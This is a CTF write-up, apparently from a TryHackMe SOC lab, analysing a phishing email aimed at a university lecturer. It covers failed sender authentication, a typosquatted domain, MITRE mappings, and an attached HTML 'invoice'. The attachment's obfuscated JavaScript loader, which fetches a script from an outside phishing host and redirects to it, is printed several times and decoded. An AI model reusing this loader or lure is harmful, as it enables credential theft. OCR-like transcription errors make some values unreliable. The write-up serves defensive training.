

## **First Shift CTF Task 4: Phishing Books**

**Author: ERNEST NYABAYO OSINDO**

### **Phishing Books**

It's another typical day at ProbablyFine Ltd. Your SOC dashboard is glowing with endless alerts, most of them false positives, as usual. Your team manages several education-sector clients, including universities, schools, and research institutes across the UK. Today, you are in charge of monitoring alerts from universities in London.

Normally, things stay quiet. These universities are very targeted by phishing attacks, but most attempts get stopped by the email filters before anyone even sees them. But today is different. You got an email from a university teacher:

**Subject: MFA Removal Requests**

From: Dr. Isabella <isabella@kingford.ac.uk>

Hey, ProbablyFine SOC Team,

I've been getting several emails asking me to approve my MFA.

Are you performing any tests? Should I approve these requests?

Dr. Isabella

You contact Dr. Isabella directly, and it becomes clear that she has been targeted by a phishing email designed to steal her credentials, which is why she is receiving multiple MFA requests! You advise her to reset her password immediately.

Now it's time to dig deeper: No alerts were triggered in your SIEM, so you requested the original .eml file of the phishing email to perform a manual investigation. Was this an isolated hit, or part of a larger phishing campaign targeting universities? Start the analysis machine and examine the email. Let's see what's really going on!

You also have access to TryDetectThis, a threat intelligence database to check the reputation and other details of IP addresses, domains, and file hashes. To access this platform, please navigate to the following URL:

<https://static-labs.tryhackme.cloud/apps/trydetectthis/>

**Which specific check within the headers explains the bypass of email filters?**

**Answer Example: "CHECK=value"**

Open the, EML-Analysis-Report.html file with firefox to view the headers

file:///home/ubuntu/Desktop/EML-Analysis-Report.html	
i=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=arc-20240605; h=to; subject:message-id; date:from; mime-version:dkim-signature; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlgRqj1S3MwUoLrF0=-; fh=X71MsKVOfvVb6a2euNxQ7KQPFx06lZb4PWyPej0WKA-b=ls089JN3R2RAnjyPhd5kyuyg0O6H9lZEgLRGSuNaNC0UDBrbxdrLq25GLzBnA l+IXCuUgnv+fskGzCvAZSwfMeWzVAv+OjxMZOly08vxrC/DJrFsAP68lpknkYWKg0Lo 2c1T4yOuMpRha13tLsWp+BQ3QFENm2N8EBGdTtUPYNsEp/9Nh86K/CoThNrNG5i/PiP22zIKpkpjn6nJz9mt4V00Dml4q(GV80PxVfQitem3o3CAPC55Xe7nMf9e8kvNm iLMrvpZitDoh7g/y48T35gDys02NyIB54wOifVPXzu4+Q26laKJradBnyEWONLz+uCw==; dara=kinglord.ac.uk	
i=1; mx:kinglord.ac.uk; dkim:none (no DKIM signature) header.i=@kinglord.ac.uk header.s=20230601 header.b=mMtjwD; spf=None (kinglord.ac.uk: no SPF record) smtp.mailfrom=library@kinglord.ac.uk; dmarc=None (kinglord.ac.uk: no DMARC record) header.from=dara=neutral header.i=@kingford.ac.uk	
<library@kinglord.ac.uk>	
none (kinglord.ac.uk: no SPF record) client-ip=207.84.120.31;	
mx:kinglord.ac.uk; dkim:none (no DKIM signature) header.i=@kinglord.ac.uk header.s=20230601 header.b=mMtjwD; spf=None (kinglord.ac.uk: no SPF record) smtp.mailfrom=library@kinglord.ac.uk; dmarc=None (kinglord.ac.uk: no DMARC record) header.from=kingdara=neutral header.i=@kingford.ac.uk	
v=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=arc-20230601; t=1762267614; x=1762872414; d=kinglord.ac.uk; h=to; subject:message-id; date:from; mime-version:from; cc:subject; date: message-id: reply-to; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlgRqj1S3MwUoLrF0=-; fh=X71MsKVOfvVb6a2euNxQ7KQPFx06lZb4PWyPej0WKA-b=ls089JN3R2RAnjyPhd5kyuyg0O6H9lZEgLRGSuNaNC0UDBrbxdrLq25GLzBnA l+IXCuUgnv+fskGzCvAZSwfMeWzVAv+OjxMZOly08vxrC/DJrFsAP68lpknkYWKg0Lo 2c1T4yOuMpRha13tLsWp+BQ3QFENm2N8EBGdTtUPYNsEp/9Nh86K/CoThNrNG5i/PiP22zIKpkpjn6nJz9mt4V00Dml4q(GV80PxVfQitem3o3CAPC55Xe7nMf9e8kvNm iLMrvpZitDoh7g/y48T35gDys02NyIB54wOifVPXzu4+Q26laKJradBnyEWONLz+uCw==; dera=kinglord.ac.uk	
v=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=arc-20230601; t=1762267614; x=1762872414; d=kinglord.ac.uk; h=to; subject:message-id; date:from; mime-version:from; cc:subject; date: message-id: reply-to; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlgRqj1S3MwUoLrF0=-; fh=X71MsKVOfvVb6a2euNxQ7KQPFx06lZb4PWyPej0WKA-b=ls089JN3R2RAnjyPhd5kyuyg0O6H9lZEgLRGSuNaNC0UDBrbxdrLq25GLzBnA l+IXCuUgnv+fskGzCvAZSwfMeWzVAv+OjxMZOly08vxrC/DJrFsAP68lpknkYWKg0Lo 2c1T4yOuMpRha13tLsWp+BQ3QFENm2N8EBGdTtUPYNsEp/9Nh86K/CoThNrNG5i/PiP22zIKpkpjn6nJz9mt4V00Dml4q(GV80PxVfQitem3o3CAPC55Xe7nMf9e8kvNm iLMrvpZitDoh7g/y48T35gDys02NyIB54wOifVPXzu4+Q26laKJradBnyEWONLz+uCw==; dera=kinglord.ac.uk	
v=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=arc-20230601; t=1762267614; x=1762872414; d=kinglord.ac.uk; h=to; subject:message-id; date:from; mime-version:from; cc:subject; date: message-id: reply-to; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlgRqj1S3MwUoLrF0=-; fh=X71MsKVOfvVb6a2euNxQ7KQPFx06lZb4PWyPej0WKA-b=ls089JN3R2RAnjyPhd5kyuyg0O6H9lZEgLRGSuNaNC0UDBrbxdrLq25GLzBnA l+IXCuUgnv+fskGzCvAZSwfMeWzVAv+OjxMZOly08vxrC/DJrFsAP68lpknkYWKg0Lo 2c1T4yOuMpRha13tLsWp+BQ3QFENm2N8EBGdTtUPYNsEp/9Nh86K/CoThNrNG5i/PiP22zIKpkpjn6nJz9mt4V00Dml4q(GV80PxVfQitem3o3CAPC55Xe7nMf9e8kvNm iLMrvpZitDoh7g/y48T35gDys02NyIB54wOifVPXzu4+Q26laKJradBnyEWONLz+uCw==; dera=kinglord.ac.uk	
AOJ0YwZxZDT/HzWnMzpxYhkaJtxBC+TP30t4S1zDxKVWFa6P7WpURS3sXYjhj8fVhXop38nBQ767p7s2B+4dvQXGlxAsKwchQihAElv2AuMPFR34QGU+TP092ig0CFCm+o+HhlcmPp/8mt9j6Q65Fdmojj/Q	
ASbGncv2weBuwhSSBjgKxbuBlf29AHyEu3yCc0j7VTAfZvLB7vsKosK0ghn+2xy1Tp0gKNL3byAl5jcoekRLAU31EdeKU70CPnF254X2reEm3vsrhjp3p4fgxehLwyCz0pdt57pnPBOnidxYLD7gu8YuXRFX14Hui4ngK1R7zlvkEVpYgmUztkwg7lZvHHQo3ve1BKvhd10trPWLxTx2230nhbTRIP0xscsFyLnErhJmkhHSQzdrLozJQSvN+XqgOBjtqSp+un1o3Bw==	
AGHT+IEX8HvZ22e7cYRPck0vvw6FrJatkiUGFmCnE7F7+6/0VpG7cPjzD852FyL8AO7lyEFJ1uqfS9YkVmpk=	
1.0	
The KingFord University Library <library@kingford.ac.uk>	


## Answer: DMARC=None

### Explanation:

In the header, **DMARC=None** indicates that the email domain **kinglord.ac.uk** does not have a **DMARC (Domain-based Message Authentication, Reporting, and Conformance)** record set up, or if it does, the policy is not enforcing any action. DMARC is an email authentication protocol that helps prevent email spoofing and phishing attacks by verifying the sender's domain.

### What technique did the attacker use to make the message seem legitimate?

Key	Value
delivered-to	isabella@kingford.ac.uk
received	by 2002.a05.7022.e2:a0:b119.5273.6922 with SMTP id dx42csp217860db; Tue, 4 Nov 2025 06:46:55 -0800 (PST) from mail-sor-f41.kinglord.ac.uk [mail-sor-f41.kinglord.ac.uk. [207.84.120.31]] by mx:kinglord.ac.uk with SMTP id a640c23a62f3a-b15aaed6cas0r170440966b.13.2025.11.04.06.46.54 for <isabella@kingford.ac.uk> (Google Transport Security); Tue, 04 Nov 2025 06:46:55 -0800 (PST)
x-received	by 2002.a17.907.7241.b0:b70.b13c:3622 with SMTP id a640c23a62f3a-b70b13c:60:3mrr1024470066b.4.1762267614032; Tue, 04 Nov 2025 06:46:54 -0800 (PST)
arc-seal	i=1; a=rsa-sha256; c=none; d=kinglord.ac.uk; s=arc-20240605; h=to; subject:message-id; date:from; mime-version:dkim-signature; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlgRqj1S3MwUoLrF0=-; fh=X71MsKVOfvVb6a2euNxQ7KQPFx06lZb4PWyPej0WKA-b=ls089JN3R2RAnjyPhd5kyuyg0O6H9lZEgLRGSuNaNC0UDBrbxdrLq25GLzBnA l+IXCuUgnv+fskGzCvAZSwfMeWzVAv+OjxMZOly08vxrC/DJrFsAP68lpknkYWKg0Lo 2c1T4yOuMpRha13tLsWp+BQ3QFENm2N8EBGdTtUPYNsEp/9Nh86K/CoThNrNG5i/PiP22zIKpkpjn6nJz9mt4V00Dml4q(GV80PxVfQitem3o3CAPC55Xe7nMf9e8kvNm iLMrvpZitDoh7g/y48T35gDys02NyIB54wOifVPXzu4+Q26laKJradBnyEWONLz+uCw==; dera=kinglord.ac.uk
arc-message-signature	i=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=arc-20240605; h=to; subject:message-id; date:from; mime-version:dkim-signature; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlgRqj1S3MwUoLrF0=-; fh=X71MsKVOfvVb6a2euNxQ7KQPFx06lZb4PWyPej0WKA-b=ls089JN3R2RAnjyPhd5kyuyg0O6H9lZEgLRGSuNaNC0UDBrbxdrLq25GLzBnA l+IXCuUgnv+fskGzCvAZSwfMeWzVAv+OjxMZOly08vxrC/DJrFsAP68lpknkYWKg0Lo 2c1T4yOuMpRha13tLsWp+BQ3QFENm2N8EBGdTtUPYNsEp/9Nh86K/CoThNrNG5i/PiP22zIKpkpjn6nJz9mt4V00Dml4q(GV80PxVfQitem3o3CAPC55Xe7nMf9e8kvNm iLMrvpZitDoh7g/y48T35gDys02NyIB54wOifVPXzu4+Q26laKJradBnyEWONLz+uCw==; dera=kinglord.ac.uk
arc-authentication-results	i=1; mx:kinglord.ac.uk; dkim=None (no DKIM signature) header.i=@kinglord.ac.uk header.s=20230601 header.b=mMtjwD; spf=None (kinglord.ac.uk: no SPF record) smtp.mailfrom=library@kinglord.ac.uk; dmarc=None (kinglord.ac.uk: no DMARC record) dara=neutral header.i=@kingford.ac.uk
return-path	<library@kinglord.ac.uk>
received-spf	none (kinglord.ac.uk: no SPF record) client-ip=207.84.120.31;
authentication-results	mx:kinglord.ac.uk; dkim=None (no DKIM signature) header.i=@kinglord.ac.uk header.s=20230601 header.b=mMtjwD; spf=None (kinglord.ac.uk: no SPF record) smtp.mailfrom=library@kinglord.ac.uk; dmarc=None (kinglord.ac.uk: no DMARC record) dara=neutral header.i=@kingford.ac.uk
dkim-signature	v=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=arc-20230601; t=1762267614; x=1762872414; d=kinglord.ac.uk; h=to; subject:message-id; date:from; mime-version:from; cc:subject; date: message-id: reply-to; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlgRqj1S3MwUoLrF0=-; fh=X71MsKVOfvVb6a2euNxQ7KQPFx06lZb4PWyPej0WKA-b=ls089JN3R2RAnjyPhd5kyuyg0O6H9lZEgLRGSuNaNC0UDBrbxdrLq25GLzBnA l+IXCuUgnv+fskGzCvAZSwfMeWzVAv+OjxMZOly08vxrC/DJrFsAP68lpknkYWKg0Lo 2c1T4yOuMpRha13tLsWp+BQ3QFENm2N8EBGdTtUPYNsEp/9Nh86K/CoThNrNG5i/PiP22zIKpkpjn6nJz9mt4V00Dml4q(GV80PxVfQitem3o3CAPC55Xe7nMf9e8kvNm iLMrvpZitDoh7g/y48T35gDys02NyIB54wOifVPXzu4+Q26laKJradBnyEWONLz+uCw==; dera=kinglord.ac.uk
x-google-dkim-signature	v=1; a=rsa-sha256; c=relaxed/relaxed; d=kinglord.ac.uk; s=arc-20230601; t=1762267614; x=1762872414; h=to; subject:message-id; date:from; mime-version:from; cc:subject; date: message-id: reply-to; bh=eHJyIYXSdwWABXLpJYYVpVmG3UlgRqj1S3MwUoLrF0=-; fh=X71MsKVOfvVb6a2euNxQ7KQPFx06lZb4PWyPej0WKA-b=ls089JN3R2RAnjyPhd5kyuyg0O6H9lZEgLRGSuNaNC0UDBrbxdrLq25GLzBnA l+IXCuUgnv+fskGzCvAZSwfMeWzVAv+OjxMZOly08vxrC/DJrFsAP68lpknkYWKg0Lo 2c1T4yOuMpRha13tLsWp+BQ3QFENm2N8EBGdTtUPYNsEp/9Nh86K/CoThNrNG5i/PiP22zIKpkpjn6nJz9mt4V00Dml4q(GV80PxVfQitem3o3CAPC55Xe7nMf9e8kvNm iLMrvpZitDoh7g/y48T35gDys02NyIB54wOifVPXzu4+Q26laKJradBnyEWONLz+uCw==; dera=kinglord.ac.uk



**Take note of the sender email and the recipient email, focus on the domain.**

**From: Kingford University Library <library@kinglord.ac.uk>**

**To: isabella@kingford.ac.uk <isabella@kingford.ac.uk>**

The attacker used a technique called typosquatting, where they replaced the letter 'f' in the legitimate domain 'kingford' with the letter 'l', forming their own domain 'kinglord', in order to make the message seem legitimate.

**Answer:** Typosquatting

**Which MITRE technique and sub-technique ID best fit this sender address trick?**

<https://attack.mitre.org/>

ATT&CK v18 has been released! Check out the blog post or changelog for more information.

**TECHNIQUES**

- Acquire Infrastructure
  - Domains**
    - DNS Server
    - Virtual Private Server
    - Server
    - Botnet
    - Web Services
    - Serverless
    - Malvertising
    - Compromise Accounts
    - Compromise Infrastructure
    - Develop Capabilities
    - Establish Accounts
    - Obtain Capabilities
    - Stage Capabilities
    - Initial Access
    - Execution
    - Persistence
    - Privilege Escalation
    - Defense Evasion
    - Credential Access
    - Discovery

**Acquire Infrastructure: Domains**

Other sub-techniques of Acquire Infrastructure (8)

Adversaries may acquire domains that can be used during targeting. Domain names are the human readable names used to represent one or more IP addresses. They can be purchased or, in some cases, acquired for free.

Adversaries may use acquired domains for a variety of purposes, including for Phishing, Drive-by Compromise, and Command and Control.<sup>[1]</sup> Adversaries may choose domains that are similar to legitimate domains, including through use of homoglyphs or use of a different top-level domain (TLD).<sup>[1][2]</sup> Typosquatting may be used to aid in delivery of payloads via Drive-by Compromise. Adversaries may also use internationalized domain names (IDNs) and different character sets (e.g. Cyrillic, Greek, etc.) to execute "IDN homograph attacks," creating visually similar lookalike domains used to deliver malware to victim machines.<sup>[1][3][4][5][6]</sup>

Different URLs/URLs may also be dynamically generated to uniquely serve malicious content to victims (including one-time, single-use domain names).<sup>[9][10][11][12]</sup>

Adversaries may also acquire and repurpose expired domains, which may be potentially already allowedlist/trusted by defenders based on an existing reputation/history.<sup>[13][14][15][16]</sup>

Domain registrars each maintain a publicly viewable database that displays contact information for every registered domain. Private WHOIS services display alternative information, such as their own company data, rather than the owner of the domain.

Adversaries may use such private WHOIS services to obscure information about who owns a purchased domain. Adversaries may further interrupt efforts to track their infrastructure by using varied registration information and purchasing domains with different domain registrars.<sup>[17]</sup>


In addition to legitimately purchasing a domain, an adversary may register a new domain in a compromised environment. For example, in AWS environments, adversaries may leverage the Route53 domain service to register a domain and create hosted zones pointing to resources of the threat actor's choosing.<sup>[18]</sup>

**ID: T1583.001**  
Sub-technique of: T1583  
Tactic: Resource Development  
Platforms: PRE  
Contributors: Deloitte Threat Library Team; Menachem Goldstein; Nikola Kovac; Oleg Kolesnikov; Securonix; Vinayak Wadhwani; Lucideus; Wes Hurd  
Version: 1.4  
Created: 30 September 2020  
Last Modified: 24 October 2025

[Version Permalink](#)

**Answer:** T1583.001

**What is the file extension of the attached file?**



**Answer:** .html

### What is the MD5 hash of the .HTML file?

Save the attachment as the .HTML file

Then, on the terminal, use the command:


md5 library-invoice.pdf.html

```
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop$ ls
EML-Analysis-Report.html 'Library Services - Pending Invoice.eml' library-invoice.pdf.html mate-terminal.desktop
ubuntu@tryhackme:~/Desktop$ md5sum library-invoice.pdf.html
442f2965cb6e9147da7908bb4eb73a72 library-invoice.pdf.html
ubuntu@tryhackme:~/Desktop$
```

**Answer:** 442f2965cb6e9147da7908bb4eb73a72

### What is the landing page of the phishing attack?

Double-click on the .html file to open the link in the browser



**Answer:** <http://lib-service.com:8083/>

**Which MITRE technique ID was used inside the attached file?**

```
File Edit View Search Terminal Help
ubuntu@tryhackme:~$ cd Desktop
ubuntu@tryhackme:~/Desktop$ ls
EM-Analysis-Report.html 'Library Services - Pending Invoice.eml' library-invoice.pdf.html mate-terminal.desktop
ubuntu@tryhackme:~/Desktop$ cat library-invoice.pdf.html
<!DOCTYPE html>
<html>
  <body>
    <><script>
      var xanthium = [
        "\u0032\u0038\u0030\u0030\u0038\u003a",
        "\u006d\u006f\u0063\u002e",
        "\u0032\u0033\u0034\u0034\u0033\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
        "\u0075\u006c\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
        "\u002f\u002f\u003a\u0078\u0074\u0068"
      ];
      var egassem = [
        "\u0035\u0036\u0020\u0073\u0065\u0069\u0020",
        "\u0062\u0069\u006c\u0028\u006d\u006f\u0077\u0066\u0020",
        "\u0073\u006b\u006f\u0062\u0062\u0069\u0073",
        "\u0069\u0068\u0079\u0028\u006f\u0074\u0020",
        "\u0065\u0076\u006f\u006c\u0020\u0049"
      ];
      var reversed = xanthium.join("");
      var src = reversed.split("").reverse().join("");

      var reversed = egassem.join("");
      var mes = reversed.split("").reverse().join("");

      document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
      window.location.replace(src);
    </script>
  </body>
</html>ubuntu@tryhackme:~/Desktop$
```

Check this Unicode on Cyberchef

The screenshot shows the CyberChef interface with the following details:

- Operations:** rever, Reverse, Remove Diacritics, Remove line numbers, From Case Insensitive Regex, ECDSA Signature Conversion, Parse IPv4 header, Disassemble x86.
- Recipe:** Unescape Unicode Characters (selected), Reverse.
- Input:** The input field contains the long Unicode string: \u0032\u0038\u0030\u0030\u0038\u003a\u006d\u006f\u0063\u002e\ud832\udc33\ud834\ud832\ud833\ud865\ud877\ud863\ud831\ud802d\ud875\ud86e\ud874\ud879\ud872\ud862\ud863\ud86f\ud86c\ud82f\ud83a\ud870\ud874\ud868\ud85e\ud865\ud862\ud820\ud86e\ud863\ud861\ud872\ud861\ud872\ud862\ud860\ud83c\ud830\ud86f\ud872\ud867\ud863\ud86b\ud866\ud86f\ud865\ud862\ud868\ud873\ud869\ud868\ud870\ud820\ud867\ud874\ud829\ud865\ud876\ud86c\ud820\ud869
- Output:** The output field shows the decoded text: I love to phish books from libraries ^http://librarylu`c -13cw32432.com:8082`
- Statistics:** Raw Bytes: 464, CR/LF (detected): 2, Lines: 79, LF (detected): 2.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like 'rever', 'Remove Diacritics', and 'From Case Insensitive Regex'. The main area has two stacked recipes: 'Unescape Unicode Characters' (with a 'Prefix \u' option) and 'Reverse' (with a 'By Character' option). The input field contains a large string of hex values. The output field shows the resulting URL: <http://librarylu-13cwe32432.com:8082>.

I love to phish books from libraries ^^  
<http://librarylu-13cwe32432.com:8082>

The screenshot shows the MITRE ATT&CK website. The left sidebar under 'TECHNIQUES' has 'Obfuscated Files or Information' selected. The main content area is titled 'Obfuscated Files or Information' and includes a sub-section 'Sub-techniques (17)'. It provides a detailed description of how adversaries might attempt to make executables or files difficult to discover or analyze by encrypting, encoding, or obfuscating their contents. It also mentions compressed, archived, or encrypted payloads, command obfuscation, and fileless storage. A table titled 'Procedure Examples' lists two entries: C0025 (2016 Ukraine Electric Power Attack) and C0057 (3CX Supply Chain Attack). To the right, a detailed box for T1027 (Defense Evasion) lists sub-techniques, platforms, contributors, version, and creation date.

ID	Name	Description
C0025	2016 Ukraine Electric Power Attack	During the 2016 Ukraine Electric Power Attack, Sandworm Team used heavily obfuscated code with Indstryorer in its Windows Notepad backdoor.
C0057	3CX Supply Chain Attack	During the 3CX Supply Chain Attack, AppleJeus payloads use AES-256 GCM cipher to encrypt data to include ICONICSTEALER and VEILEDSIGNAL.

**Answer: T1027**

**MITRE Technique ID: T1027**  
**Technique Name: Obfuscated Files or Information**

**Explanation:**

**T1027** refers to the Obfuscation of files or information technique, where adversaries use obfuscation methods to evade detection by security tools. **The obfuscation of the content, as seen in the JavaScript code below, is a typical example of this technique.**

```

ubuntu@tryhackme:~ cd Desktop
ubuntu@tryhackme:~/Desktop$ ls
EML-Analysis-Report.html 'Library Services - Pending Invoice.eml' library-invoice.pdf.html mate-terminal.desktop
ubuntu@tryhackme:~/Desktop$ cat library-invoice.pdf.html
<!DOCTYPE html>
<html>
<body>
<script>
var xanthium = [
"\u0032\u0038\u0030\u0038\u0030",
"\u006d\u006f\u0063\u002e",
"\u0032\u0033\u0034\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
"\u0075\u006c\u0074\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
"\u002f\u002f\u003a\u0070\u0074\u0066"
];
var egassem = [
"\u005e\u005e\u0028\u0073\u0065\u0069\u0072\u0061\u0072",
"\u0066\u0069\u006c\u0028\u006d\u006f\u0072\u0066\u0020",
"\u0073\u006b\u006f\u006f\u006f\u0062\u0028\u0068\u0073",
"\u0069\u0068\u0070\u0028\u0062\u006f\u0074\u0029",
"\u0065\u0076\u006f\u0066\u0020\u0049"
];
var reversed = xanthium.join("");
var src = reversed.split("").reverse().join("");
var reversed = egassem.join("");
var mes = reversed.split("").reverse().join("");
document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
window.location.replace(src);
</script>
</body>
</html>
ubuntu@tryhackme:~/Desktop$ ^C
ubuntu@tryhackme:~/Desktop$ ^C

```

- In this case, the attacker has used **Unicode obfuscation** within the JavaScript code to hide the real meaning of the URL and other code components.
- The \u0032, \u0038, \u0030, etc.,** represent Unicode escape sequences that are eventually combined and reversed to form a malicious URL.
- This type of obfuscation is commonly used in phishing attacks or malware delivery, as the URL and script are hidden from simple security checks or filters.

This is a clear use of the T1027 technique, where the attacker uses obfuscation to disguise the true nature of the malicious payload and evade detection.

## What is the hidden message the attacker left in the file?

```

ubuntu@tryhackme:~ cd Desktop
ubuntu@tryhackme:~/Desktop$ ls
EML-Analysis-Report.html 'Library Services - Pending Invoice.eml' library-invoice.pdf.html mate-terminal.desktop
ubuntu@tryhackme:~/Desktop$ cat library-invoice.pdf.html
<!DOCTYPE html>
<html>
<body>
<script>
var xanthium = [
"\u0032\u0038\u0030\u0030\u0038\u0030",
"\u006d\u006f\u0063\u002e",
"\u0032\u0033\u0034\u0032\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
"\u0075\u006c\u0074\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
"\u002f\u002f\u003a\u0070\u0074\u0066"
];
var egassem = [
"\u005e\u005e\u0028\u0073\u0065\u0069\u0072\u0061\u0072",
"\u0066\u0069\u006c\u0028\u006d\u006f\u0072\u0066\u0020",
"\u0073\u006b\u006f\u006f\u006f\u0062\u0028\u0068\u0073",
"\u0069\u0068\u0070\u0028\u0062\u006f\u0074\u0029",
"\u0065\u0076\u006f\u0066\u0020\u0049"
];
var reversed = xanthium.join("");
var src = reversed.split("").reverse().join("");
var reversed = egassem.join("");
var mes = reversed.split("").reverse().join("");
document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
window.location.replace(src);
</script>
</body>
</html>
ubuntu@tryhackme:~/Desktop$ ^C
ubuntu@tryhackme:~/Desktop$ ^C
ubuntu@tryhackme:~/Desktop$ c

```

Use Cyberchef to make sense of the Unicode

## Unescape Unicode Characters

### Reverse

The screenshot shows the CyberChef interface with the 'Unescape Unicode Characters' recipe selected. The 'Operations' sidebar on the left lists various categories like Cryptography, Encoding, and Decoding. The main area shows a 'Reverse' operation with the prefix '\u'. The 'Input' field contains the encoded string: '\u005e\u005e\u0020\u0073\u0065\u0069\u0072\u0061\u0072\u0069\u006c\u006d\u006f\u0072\u0066\u0020\u0073\u006b\u006f\u0062\u0020\u0068\u0073\u0069\u0068\u0070\u0020\u006f\u0074\u0028\u0065\u0076\u006f\u006c\u0020\u0049'. The 'Output' field shows the decoded string: 'I love to phish books from libraries ^^'.

**Answer:** I love to phish books from libraries ^^

### Which line in the attached file is responsible for decoding the URL redirect?

```
File Edit View Search Terminal Help
ubuntu@tryhackme: ~ cd Desktop
ubuntu@tryhackme: ~/Desktop$ ls
